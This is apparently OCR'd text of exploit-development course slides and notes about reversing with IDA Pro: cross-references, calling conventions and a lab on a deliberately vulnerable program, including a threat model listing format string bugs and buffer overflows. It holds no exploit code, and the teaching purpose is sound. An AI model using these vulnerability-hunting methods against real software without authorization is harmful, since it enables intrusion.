We can look for cross-references to code, as well as cross-references to data. If we identify a string in the data section such as, "Please enter your password," we can use the ctrl-x hotkey after clicking on the string of interest. This brings us up a list of what instructions read from or write to this memory location. The type of operation, such as read, write, or offset, is indicated in the comments next to the data of interest. An offset is typically used when dealing with pointers.

Cross-references (2)

- Access the cross-references with the hotkey ctrl-x



xrefs to _strcpy

Direction	Typ	Address	Text
Do...	p	copyFunction+19	call _strcpy

- You can also access the cross-references pane by clicking View, Open subviews, Cross-references
- Access the Function calls view by clicking View, Open subviews, Function calls
  - The top window shows the callers of the selected function, while the bottom window shows the functions called by the selected function

Cross-references (2)

This slide shows an example of using the cross-references hotkey, ctrl-x. In this example we have chosen to look at any cross-references to the strcpy() function. There is only one call to strcpy() from within the program being disassembled, and that is copyFunction()+19. The +19 is the offset from the start of that function. Cross-references can also be viewed by navigating through the menu options. By clicking on View, Open subviews, Cross-references, we can open a new pane that displays the same type of information. There is also another useful view called "Function calls." When opening this view through the same path as before, we can show all of the functions that call our selected function, as well as all of the function calls made by the our selected function.




Calling Conventions

- Defines how functions receive & return data
  - Parameters are placed in registers or on the stack
  - Defines the order of how this data is placed
- Most common calling conventions:
  - cdecl – Caller places parameters to called function from right to left and the caller tears down the stack
  - stdcall – Parameters placed by caller from right to left, and called function responsible for tearing down the stack
    - Used by Microsoft for API calls
    - Variable argument functions must use cdecl

Sec760 Advanced Exploit Development for Penetration Testers

Calling Conventions

It is important to understand how parameters are passed to called functions and how functions return data. This is determined by the calling convention used by a program. There are several calling conventions, and we will discuss the two most common for x86. The cdecl calling convention is the default for many compilers such as GCC. It defines the order in which arguments or parameters are passed to a called function as being from right-to-left on the stack and designates that the caller is responsible for tearing down the stack. The EAX/RAX register is used to return values to the caller. The stdcall calling convention, used to make Microsoft API calls, is similar to that of cdecl; however, the called function is responsible for tearing down the stack once the function is completed. Since the called function is responsible for tearing down the stack it must know the number of arguments. Variable argument functions, which are functions that can accept a variable number of arguments, must use the cdecl convention. With stdcall EAX/RAX is again used to return values from the called function, back to the caller. Other calling conventions such as syscall, optlink, and fastcall are also seen on occasion.



The Best Method


- IDA has a lot to offer
  - Experiment with a random object file, preferably a simple one at first
  - Get used to quickly navigating to memory locations and using hotkeys
  - Take a look at cross-references to code and data
  - It mostly comes down to experience with assembly and reversing
  - Good programming experience is invaluable
  - Use an IDA Pro Reference Sheet
  - Practice, practice, practice ...

Sec760 Advanced Exploit Development for Penetration Testers

The Best Method

The best method to learn about all of the features with IDA is to experiment. This is how the majority of users learned to use the tool. In this author's experience, it is common to run into a problem or goal when reversing, forcing you to determine how to make it work in IDA. Chances are that there is a simple method in getting the desired result. Chris Eagle's book can come in handy, as can the IDA support pages, though you have to be an active customer.

Select a simple program, perhaps one as simple as "Hello World," and experiment with navigation and understanding why things are displayed as such and the reasoning behind disassembly behavior. Navigation can be quite simple with IDA and you will find yourself using shortcuts in no time. Make use of cross-references to quickly find where functions are being called and data is being referenced. Often, vulnerabilities are found by searching for vulnerable functions such as strcpy(). Selecting the strcpy() function and analyzing the cross-references can make it easy to set debugger breakpoints when looking for exploitable conditions. In the end, you will need to increase your familiarity and experience with assembly code. Reversing must be practiced, and expertise comes with experience. Keep an assembly reference guide handy, as you will often reach instructions in which you may not be familiar.




Module Summary

- IDA is a complex, invaluable tool for reverse engineering
- Provides many ways to view and manipulate data
- Get familiar with the many menu options
- The best method is to practice, practice, practice

Module Summary

In this module we skimmed the surface of the power associated with IDA. It is a complex, invaluable tool to aid in reverse engineering, vulnerability research, patch diffing, and other efforts. Like most things, the best method to learn the tools is to use them. Starting out with simple projects eases the difficulty associated with reverse engineering patches and other binaries. Practice is the best method to improve your skills.

A great update on shortcuts in IDA can be found at: https://www.hex-rays.com/products/ida/support/freefiles/IDA_Pro_Shortcuts.pdf




Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- Security Development Lifecycle (SDL) and Threat Modeling
- OS Protections and Compile-Time Controls
- IDA Overview
  - ➢ Exercise: Static Analysis with IDA
- Debugging with IDA
  - ➢ Exercise: Remote GDB Debugging with IDA
- IDA Automation and Extensibility
  - ➢ Exercise: Scripting with IDA
  - ➢ Exercise: IDA Plugins
- Extended Hours

Exercise: Static Analysis with IDA

In this section we will work through an exercise using various covered techniques to perform threat modeling and reversing with the IDA tool.



Exercise: IDA Static Analysis

- Target Program: display_tool
  - This program is in your 760.1 folder
  - It is also in your home directory on the Kubuntu 12.04 Pangolin VM
  - You should be using the Windows 7 VM you were required to bring to class ****See Notes****
- Goals:
  - Review the threat model for potential vulnerabilities
  - Get more comfortable with basic IDA features
  - Reverse the program to locate potential vulnerabilities

Note that IDA versions differ in displays and results! Also, IDA behavior may yield different results depending on what you have done to the database already. **Please Keep this in mind!**

Sec760 Advanced Exploit Development for Penetration Testers


Exercise: IDA Static Analysis

In this exercise you will be using the program "display_tool." The program is a Linux ELF binary, was written in C, and compiled with GCC. The binary is located in your 760.1 folder, as well as your home directory on the Kubuntu 12.04 Pangolin virtual machine. Course VM's are located in the folder titled, "VMs" on your course DVD or USB drive. Static analysis can be applied against source code, or by object code, so long as the object code is simply in a disassembled state and not running.

You should be using the Windows 7 virtual machine or host that you were required to bring to class if that is where your commercial version of IDA is installed. If your version of IDA is installed on OS X or Linux, please use that system for the IDA portion of this exercise. If you did not bring a commercial version of IDA, please use the free version provided. Instructions and information about this install are provided shortly. If you are using the free version of IDA, you may use your Windows 8 VM as well.

The goal of this exercise is to review a basic threat model for potential vulnerabilities, get comfortable with basic IDA features, and to reverse engineer the program to identify any potential vulnerabilities. There are several vulnerabilities in this program as well as a backdoor we will get to later.

Please note that there are many, many versions of IDA. Depending on your version you may experience different results and behavior. This is to be expected and you should quickly be able to work around any issues. This is a 700-level course and you are expected to be able to resolve these types of issues which may arise. If you have trouble, please contact your instructor. It is also the case that anything you do may affect what is stored in the database and any output. The features you use, the options you select, and the order in which you perform an action may change the way results and data are displayed to you. You may not experience the exact displays as seen in the slides due to this behavior. Please keep this in mind when referencing the slides for validation. Experimentation and experience with the tool will help you get the desired results.



Exercise: Start Your Kubuntu 12.04 Pangolin Virtual Machine


- If you have not done so already, please copy the Kubuntu 12.04 Pangolin VM from your VM's folder over to your hard drive
- The default account is "deadlist" with a password of "deadlist"
- Your Root password is also "deadlist" – Please change your Root password!
- Once the VM is loaded, please launch a terminal window if one does not automatically appear
- It should default to the /home/deadlist directory

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Start Your Kubuntu 12.04 Pangolin Virtual Machine

If you have not already done so, please copy the Kubuntu 12.04 (Linux Kernel 3.2) Precise Pangolin virtual machine (VM) from the "VMs" folder on your VM's folder to your hard drive at a desired location. Once you have copied it over, startup VMware or VirtualBox and bring up the copied VM. The default account is "deadlist" with a password of "deadlist." Your Root password is also "deadlist." Please change your Root password. To get to Root, please use the command: ***`sudo -i`***

If a terminal window does not automatically appear, please launch one and ensure you are in your /home/deadlist directory.



Exercise: Running the Program


```
deadlist@deadlist:~$ ./display_tool
Welcome to the file display tool...

Please enter the name of a file you wish to open: hi.txt
How are you?!

COMPLETED

Would you like to display another file? Please enter Yes or No: No

May I have your name please: Steve

Thanks for using the tool Steve... This is my first C program!

Goodbye!

deadlist@deadlist:~$ █
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Running the Program

Once in your /home/deadlist directory, please run the program. Reference the slide for tags for input and output information. The "hi.txt" file exists in your home directory. The program simply allows you to give it the name of a file. If the file exists, the program will attempt to display the contents on the screen. The program was intentionally poorly written to allow us to examine what may be wrong.

```
deadlist@deadlist:~$ ./display_tool


Welcome to the file display tool...


Please enter the name of a file you wish to open: hi.txt
How are you?!


COMPLETED


Would you like to display another file? Please enter Yes or No: No


May I have your name please: Steve


Thanks for using the tool Steve... This is my first C program!


Goodbye!
```




Exercise: Basic Threat Model (1)

- On this slide is a simple threat model to help identify potential vulnerability points
- Having run the program, try to identify any areas of concern before moving forward

Exercise: Basic Threat Model (1)

On this slide is a simple threat model using the older version of the Threat Modeling Tool. The threat modeling done on this program is not complete, nor is it as informative as one may hope. Depending on who is doing the threat modeling, what design documentation was provided, and other factors, you will experience many different types. There is no perfect way in which threat models should be written and experience yields better results. Threat models are also very specific to each company and what SDL or Secure-SLDC process they may be following. This threat model would be all intra-process oriented in that there are no true external interactors other than the user sitting at the console. All data flows are within the same trust boundary, other than the commands issued by the interactor, hence a generic data flow was added. There are no limits as to how you can use the Threat Modeling Tool.

Take a moment to look at the model provided and identify any potential areas of concern. Remember, the curved dotted line represents a trust boundary. Attempt to determine what vulnerability classes are associated with each function and where we may want to attempt fuzzing or other tests. This model was done with the older Microsoft Threat Modeling Tool and is in your 760.1 folder titled, "display_tool.tms." You are not required to install the tool. The document is simply there so that you may review it at a later date. Some of the analysis and environmental info has been completed. You would need Visio to open the document after installing the older version of the Threat Modeling Tool.




Exercise: Basic Threat Model (2)

1) Format string bugs
2) Info Disclosure
3) Buffer Overflows
4) Buffer Overflows

- From this model we do not have an understanding as to what functions are used for what input
- Also, is it complete?

